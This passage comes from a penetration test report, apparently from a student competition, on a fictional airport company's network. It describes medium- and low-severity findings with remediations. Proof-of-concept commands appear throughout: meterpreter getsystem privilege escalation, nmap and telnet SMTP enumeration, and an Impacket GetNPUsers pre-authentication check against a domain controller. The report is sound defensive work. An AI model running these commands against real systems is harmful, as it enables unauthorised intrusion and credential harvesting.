
Privilege escalation due to privilege misconfiguration.

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Finding RAKMS016: SMB Signing Disabled	
Affected Hosts	10.0.0.201-203
CVSS: 6.5 | Medium	**Likelihood: Medium** Man-in-the-Middle attacks are common attack method, and SMB is a common service among corporate networks. **Technical Impact: Medium** Sensitive data could be intercepted by an attacker allowing further access into the network, ranging from user credentials and hashes to personally identifiable information.
Vulnerability Description	Signing is disabled on the remote SMB servers hosted on these systems. This vulnerability allows for Man-in-the-Middle attacks against the server.
Business Impact	Man-in-the-Middle attacks can have a serious impact to the confidentiality of data being transferred across RAKMS. If sensitive or proprietary data were to fall into the hands of threat actors, company reputation and even the data can be leveraged for other cyber-attacks.
Requirements to exploit	Nmap, smbrelayx.
Remediation	Enable and require SMB signing on all affected systems.
References	https://redfoxsec.com/blog/how-to-find-and-fix-smb-signing-disabled-vulnerability/ https://shahzadsubhani.medium.com/how-to-resolve-smb-signing-not-required-vulnerability-a1057219ed61 https://www.rapid7.com/db/vulnerabilities/cifs-smb-signing-disabled/

Proof of Concept


To find systems with this vulnerability, port 445 was scanned using Nmap on all Windows systems. Below is evidence detailing the results on the 10.0.0.201 system.



Finding RAKMS017: Cross-Origin Misconfiguration	
Affected Hosts	10.0.200.43
CVSS: 6.5| Medium	**Likelihood: Low** This vulnerability requires another vulnerability to load malicious script from 3rd party sites. **Technical Impact: Medium** The technical impact of this vulnerability is low because while the lax policy allows for unrestricted cross-site scripting which may be used to access and modify any site data loaded in the browser, it may not be exploited on its own.
Vulnerability Description	The web server response header does not implement proper cross-origin controls, permitting arbitrary third-party cross-domain requests without authentication.
Business Impact	This vulnerability allows attackers to steal and modify sensitive site data and access tram controls.
Requirements to exploit	Access to the guest network.
Remediation	This may be remediated by setting the "Access-Control-Allow-Origin" header to a more restrictive set of domains or removing it entirely to allow the client browser to enforce Cross-Origin Resource Sharing (CORS) controls.
References	https://owasp.org/Top10/A01_2021-Broken_Access_Control/ https://owasp.org/Top10/A05_2021-Security_Misconfiguration/ https://cqr.company/web-vulnerabilities/cross-origin-resource-sharing-cors-misconfiguration/

Proof of Concept


This vulnerability may be seen in the HTTP response headers under the Access-Control-Allow-Origin header, pictured below. A value of "*" allows all third-party cross-domain requests.



Finding RAKMS018: Weak Authentication	
Affected Hosts	http://rakmstoolrequisition20240111034801124200000007.s3-website-us-east-1.amazonaws.com/
CVSS: 6.2 | Medium	**Likelihood: Low** Exploiting this vulnerability is easy, but the likelihood is low because an attacker must find the s3 bucket endpoint first, and then find a valid CFO image to use. **Technical Impact: Low** No damage is done to technical infrastructure, however successful exploitation will lead to financial impact.
Vulnerability Description	Large purchases through the RAKMS Tool Requisition System require authentication via CFO photo recognition. The security measure is poorly implemented, and an attacker can find and upload a photo themselves to authorize a large purchase.
Business Impact	RAKMS can suffer massive financial loss through unauthorized large purchases amounting to thousands of US dollars.
Requirements to exploit	Acceptable photo of RAKMS CFO.
Remediation	Require a unique, CFO-only password, or a live biometric authentication method.
References	N/A

Proof of Concept


Uploading an image corresponding to a higher value purchase item requires CFO authentication as seen below.



Finding RAKMS019: Missing Anti-Clickjacking Header	
Affected Hosts	10.0.200.43
CVSS: 5.4 | Medium	**Likelihood: Low** While the misconfiguration renders browser clients vulnerable to clickjacking, the attacker must still create a malicious site with the legitimate site embedded in an invisible iframe and reliably direct user traffic to the malicious site, making the likelihood of exploitation low. **Technical Impact: Low** Even though the webpage is vulnerable to clickjacking, the lack of authentication means that a successful attack results in access to the same passenger data that could otherwise be acquired by the attacker through accessing the page directly.
Vulnerability Description	This vulnerability allows an attacker to create a malicious website to trick users into unknowingly clicking on any element of the vulnerable webpage.
Business Impact	The business impact is low, because anything a legitimate user may be tricked into doing on the vulnerable site via clickjacking may be done directly by the attacker due to the lack of authentication on the site.
Requirements to exploit	Live user target with access to the guest network.
Remediation	Set the "X-Frame-Options" HTTP response header to "DENY".
References	https://owasp.org/www-community/attacks/Clickjacking

Proof of Concept


Pictured below are the HTTP response headers showing a missing "X-Frame-Options" header. Without this header, browsers will not prevent clickjacking attacks.



Finding RAKMS020: Insecure Content Security Policy	
Affected Hosts	10.0.0.33, 10.0.0.100, 10.0.20.101-103, 10.0.200.5, 10.0.200.43
CVSS: 5.3 | Medium	**Likelihood: Low** While this vulnerability may permit browsers to load insecure content, it must be exploited in tandem with other vulnerabilities that allow unescaped content to be included in the webpage. **Technical Impact: Medium** If this vulnerability is successfully exploited, it will allow for unsafe script execution in cross-site scripting (XSS) attacks.
Vulnerability Description	This vulnerability allows for unsafe third-party scripts and other content to be executed in-browser because the server does not define a Content Security Policy.
Business Impact	Negative impacts from a business standpoint include loss of confidentiality of site data.
Requirements to exploit	This vulnerability requires access to the guest network and another vulnerability that allows an attacker to load unescaped scripts in the browser.
Remediation	This vulnerability may be remediated by adding a Content-Security-Policy header with a restrictive value, such as "self" if no external content is used, or whitelisting specific domains.
References	https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP

Proof of Concept


Pictured below is the HTTP response headers of the 10.0.200.43 host (the TSA website), missing the Content-Security-Policy header.



Finding RAKMS021: Information Disclosure – Default PHP Information Page	
Affected Hosts	10.0.200.43, 10.0.0.43
CVSS: 5.3 | Medium	**Likelihood: High** The likelihood of this vulnerability is high due to its low complexity. No authentication is needed to exploit it. This resource is externally facing and is popular to look for among threat actors. **Technical Impact: Medium** This vulnerability allows remote attackers to gather critical information before trying to exploit the resource this file is hosted on. The information disclosed gives remote attackers useful knowledge of how to proceed with exploiting the system hosting the info.php file.
Vulnerability Description	This vulnerability exposes the default PHP info page, which allows remote attackers to gather information about the server such as web server, operating system, and PHP components version, configuration details, loaded PHP extensions with their configurations, and server environment variables.
Business Impact	Negative impacts from a business standpoint include loss of confidentiality of system configuration.
Requirements to exploit	Access to internal network, internet browser.
Remediation	Disable access to the info.php file from the internet or delete the file entirely.
References	https://www.tenable.com/plugins/was/98223 https://nvd.nist.gov/vuln/detail/CVE-2016-9848

Proof of Concept

Perform directory enumeration on the web server to find /info.php as a hidden subdirectory, revealing a php information page.



Finding RAKMS022: Cross-Site Request Forgery	
Affected Hosts	10.0.200.43
CVSS: 4.0 | Medium	**Likelihood: High** The likelihood of this vulnerability being exploited is high because no authentication is required to carry out the attack. **Technical Impact: Low** The technical impact is low because even though the affected component of the website is responsible for interacting with passenger data, the lack of authentication performed on the webpage makes a CSRF attack unnecessary to access the passenger data.
Vulnerability Description	The website contains a form that accepts a passenger ID but does not implement an anti-Cross Site Request Forgery (CSRF) token, allowing attackers to submit this form from outside the website.
Business Impact	The business impact is low because the lack of authentication to access the webpage means that exploiting this vulnerability is unnecessary to access the passenger data.
Requirements to exploit	Access to the guest network is required to exploit this vulnerability.
Remediation	Implement CSRF protection and require authentication to access the affected form. This may be implemented by setting a unique token cookie each time the page is loaded and embedding that token as a hidden input to every form.
References	https://owasp.org/www-community/attacks/csrf

Proof of Concept


The affected form lacks a hidden CSRF token input and corresponding cookie, which allows an attacker to submit the form from outside the site.

```
<form action="index.php" method="get">
  <input type="number" name="id" placeholder="Passenger ID" autofocus="">
  whitespace
  <input type="submit" value="Check In">
</form>
```

Finding RAKMS023: Improper Input Validation	
Affected Hosts	10.0.200.43
CVSS: 3.9 | Low	**Likelihood: High** Input validation is easily bypassed with the usage of free tools. **Technical Impact: Low** If the input validation code is bypassed, the attacker must still use another vulnerability such as form input injection vulnerability to perform an exploit.
Vulnerability Description	This vulnerability consists of weak client-side form field input validation.
Business Impact	This vulnerability has no substantial impact on business operations.
Requirements to exploit	Access to the guest network.
Remediation	Remove the JavaScript input validation code and change the form input field type to “number”.
References	N/A

Proof of Concept

The webpage has a passenger lookup form with an integer ID input field. The intended input type is numeric and the page enforces this by monitoring for keypresses.



Pictured below is the event listener script used for input validation.

app.js

```
function loadPage(event) {
  // Get the key that was pressed
  var key = event.keyCode || event.which;

  // If the key is not a number, load the page
  if (key < 48 || key > 57) {
    window.location.href = "/";
  }
}
```


Pictured below is the form with an invalid input type of “text”.

```
<form action="index.php" method="get">
    <input type="text" name="id" placeholder="Passenger ID" autofocus="">
    whitespace
    <input type="submit" value="Check In">
```

Finding RAKMS024: HTTP Response Header Information Disclosure	
Affected Hosts	10.0.0.100, 10.0.0.6, 10.0.20.101-103, 10.0.200.5
CVSS: 3.9 | Low	**Likelihood: High** The information is easily disclosed through accessing the website through a standard web browser. **Technical Impact: Medium** If exploited, this vulnerability allows attackers to more accurately target further vulnerabilities for the affected web servers. However, this vulnerability may not be used on its own to exploit the affected systems, limiting its technical impact.
Vulnerability Description	The web server on the affected host reveals the service and version number, allowing attackers to target a severe vulnerability in the specific version of the service.
Business Impact	This vulnerability provides information which attackers may use to potentially disrupt RAKMS website operations.
Requirements to exploit	A web browser and access to the subnet on which the web server is running.
Remediation	Remove the "Server" header from HTTP response headers.
References	https://techcommunity.microsoft.com/t5/iis-support-blog/remove-unwanted-http-response-headers/ba-p/369710#:~:text=the%20preferred%20one.-,1.,remove%20it%20from%20the%20response

Proof of Concept

Load the webpage in a browser and check the server response headers. Shown below is the header for 10.0.200.5:



The response has a Server header revealing the service and version number.

Finding RAKMS025: SMTP Information Disclosure	
Affected Hosts	10.0.0.6
CVSS: 3.7 | Rating	**Likelihood: Low** While this information can be easily accessed by any user, it is not easy to use it in a malicious way other than to give out unnecessary information about the SMTP service. **Technical Impact: Low** Information about the SMTP service commands allowed as well as Operating System version disclosure can lead to other vulnerabilities based on the information leaked.
Vulnerability Description	Information disclosure allows an attacker to gather potentially useful information about a service or system and use that with additional exploits.

Business Impact	Leaking any information that could be useful to an attacker increases the odds an attacker is able to successfully exploit more significant exploits against RAKMS.
Requirements to exploit	Nmap.
Remediation	Remove the information listed on SMTP or require authentication to view the information.
References	https://portswigger.net/web-security/information-disclosure

Proof of Concept

Using Nmap, a scan of any SMTP port disclosed sensitive information regarding the domain as well as the computer in question. The version of Windows running was also disclosed which can lead to further CVE's enumerated related to that version. Below is a screenshot detailing the NetBIOS information found via the command, as well as a list of allowed SMTP commands.

```
465/tcp   open  smtp                Microsoft Exchange smtpd
| smtp-ntlm-info:
|   Target_Name: KKMS
|   NetBIOS_Domain_Name: KKMS
|   NetBIOS_Computer_Name: CESSNA-E[redacted]
|   DNS_Domain_Name: corp.kkms.local
|   DNS_Computer_Name: Cessna-Exchange.corp.kkms.local
|   DNS_Tree_Name: corp.kkms.local
|_  Product_Version: 10.0.14393
| smtp-commands: Cessna-Exchange.corp.kkms.local Hello [10.0.254.205], SIZE 37748736, PIPELINING, DSN, ENHANCEDSTATUSCODES, STARTTL
S, X-ANONYMOUSTLS, AUTH GSSAPI NTLM, X-EXPS GSSAPI NTLM, 8BITMIME, BINARYMIME, CHUNKING, XEXCH50, XRDST, XSHADOWREQUEST
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP AUTH BDAT
| ssl-cert: Subject: commonName=Cessna-Exchange
| Subject Alternative Name: DNS:Cessna-Exchange, DNS:Cessna-Exchange.corp.kkms.local
| Not valid before: 2024-01-09T15:18:17
|_Not valid after:  2029-01-09T15:18:17
|_ssl-date: 2024-01-13T20:47:20+00:00; 0s from scanner time.
```


In addition, telnet connection and interaction with the SMTP server reveals the Computer and Domain names.

```
┌──(root[redacted]ali06)-[~]
└─# telnet 10.0.0.6 25
Trying 10.0.0.6...
Connected to 10.0.0.6.
Escape character is '^]'.
220 Cessna-E[redacted] Microsoft ESMTP MAIL Service ready at Fri, 12 Jan 2024 11:30:24 -0500
HELP
214-This server supports the following commands:
214 HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP AUTH BDAT
HELO
250 Cessna-E[redacted] Hello [10.0.254.206]
451 4.7.0 Timeout waiting for client input
Connection closed by foreign host.
```

Finding RAKMS026: Kerberos Pre-Authentication not required	
Affected Hosts	10.0.0.5
CVSS: 3.1 | Low	**Likelihood: Medium** The only thing necessary to exploit this vulnerability are potential usernames. The username policy for RAKMS is easy for attackers to find, and using a list of people that they find through OSINT, this attack can be easily leveraged against RAKMS. **Technical Impact: Low** There is not a major technical impact to RAKMS as there is no access gained or damage done to the system.
Vulnerability Description	This vulnerability allows attackers to obtain more information about an active directory environment by checking if Kerberos pre-authentication is required for users by using the GetNPUusers tool in the Impacket library. In more extreme circumstances, this can result in a Kerberos hash being leaked.
Business Impact	There is minimal business impact due to this vulnerability, not resulting in a financial loss for the business, or downtime for systems.
Requirements to exploit	Impacket, and a list of usernames.
Remediation	Require each user account to have the "Kerberos preauthentication" option set to required.
References	https://tcm-sec.com/pre-authentication-in-ad-environments/

Proof of Concept

After obtaining usernames, these usernames are then run through the GetNPUsers to gather information related to each user, confirming that they do not have pre-authentication set.




```
┌──(root㉿ CPTC9[redacted]kali05)-[~]
└─# python3 /usr/share/doc/python3-impacket/examples/GetNPUsers.py -dc-ip 10.0.0.5 corp.kkms.local/ -no-pass -usersfile users
Impacket v0.12.0.dev1+20240111.174639.6c9a1aad - Copyright 2023 Fortra

[-] User [redacted]@corp.kkms.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User [redacted]@corp.kkms.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User [redacted]@corp.kkms.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User [redacted]@corp.kkms.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User [redacted]@corp.kkms.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User [redacted] doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User [redacted] doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User [redacted] doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User [redacted] doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User [redacted] doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User [redacted] doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User [redacted] doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User [redacted] doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Finding RAKMS027: Outdated SMBv1 Service	
Affected Hosts	10.0.0.201
CVSS: 3.0 | Low	**Likelihood: High** An attacker can discover these vulnerabilities with basic tools, making the likelihood of exploitation high. **Technical Impact: Medium** Using SMBv1 is considered bad security practice as it is outdated and vulnerable to the dangerous EternalBlue exploit.
Vulnerability Description	The outdated SMBv1 service is outdated and vulnerable to EternalBlue which can lead to privilege escalation.
Business Impact	An attacker aiming to exploit the outdated SMB version can gain full access to hosts on the network leading to loss of data and other business disruptions.
Requirements to exploit	Local user credentials.
Remediation	Disable the use of SMBv1.
References	N/A

Proof of Concept


Metasploit contains an SMB version scanner module to detect what versions of SMB are running.



Finding RAKMS028: Information Disclosure: Default IIS Page	
Affected Hosts	10.0.0.5
CVSS: 2.4 | Low	**Likelihood: High** This is a public-facing website that has no requirements to access, making it very easy for an attacker to access this page. **Technical Impact: Low** There is not a major technical impact to RAKMS as there is no access gained or damage done to the system.
Vulnerability Description	This vulnerability allows attackers to gather more information about the infrastructure that the webserver is running on.
Business Impact	There is minimal business impact due to this vulnerability, not resulting in a financial loss for the business or downtime for systems.
Requirements to exploit	Internet access.
Remediation	Disable the IIS default page.
References	https://tcm-sec.com/pre-authentication-in-ad-environments/

Proof of Concept


Upon navigating to the website, the default page is visible.



Finding RAKMS029: Information Disclosure – Application Statistics	
Affected Hosts	10.0.0.33
CVSS: 2.1 | Low	**Likelihood: High** The likelihood of this is high due to its low complexity. No credentials are needed to access this resource. **Technical Impact: Low** The ability to further exploit the system through this vulnerability is low. No damage to the system can be done with the information that the webpage provides.
Vulnerability Description	This vulnerability resides within the baggage claim system. Threat actors can see the status of the system without prior authentication. The overall status that is shown provides information on what the system processes.
Business Impact	The information that is displayed by accessing this webpage is not detrimental to the RAKMS. However, attackers can understand more about the types of data the system stores and collects to pursue other attack avenues.
Requirements to exploit	Internet browser and access to the network.
Remediation	Require users to authenticate themselves before accessing this resource. Disable the ability to view this resource on the front-end.
References	https://csrc.nist.gov/projects/vdg https://portswigger.net/web-security/information-disclosure

Proof of Concept

To access this directory within the web application, access the following URL as shown below. The page requires no authentication, and displays statistics about the data processed by the system.



Appendix A: Social Engineering Overview

Vishing Call

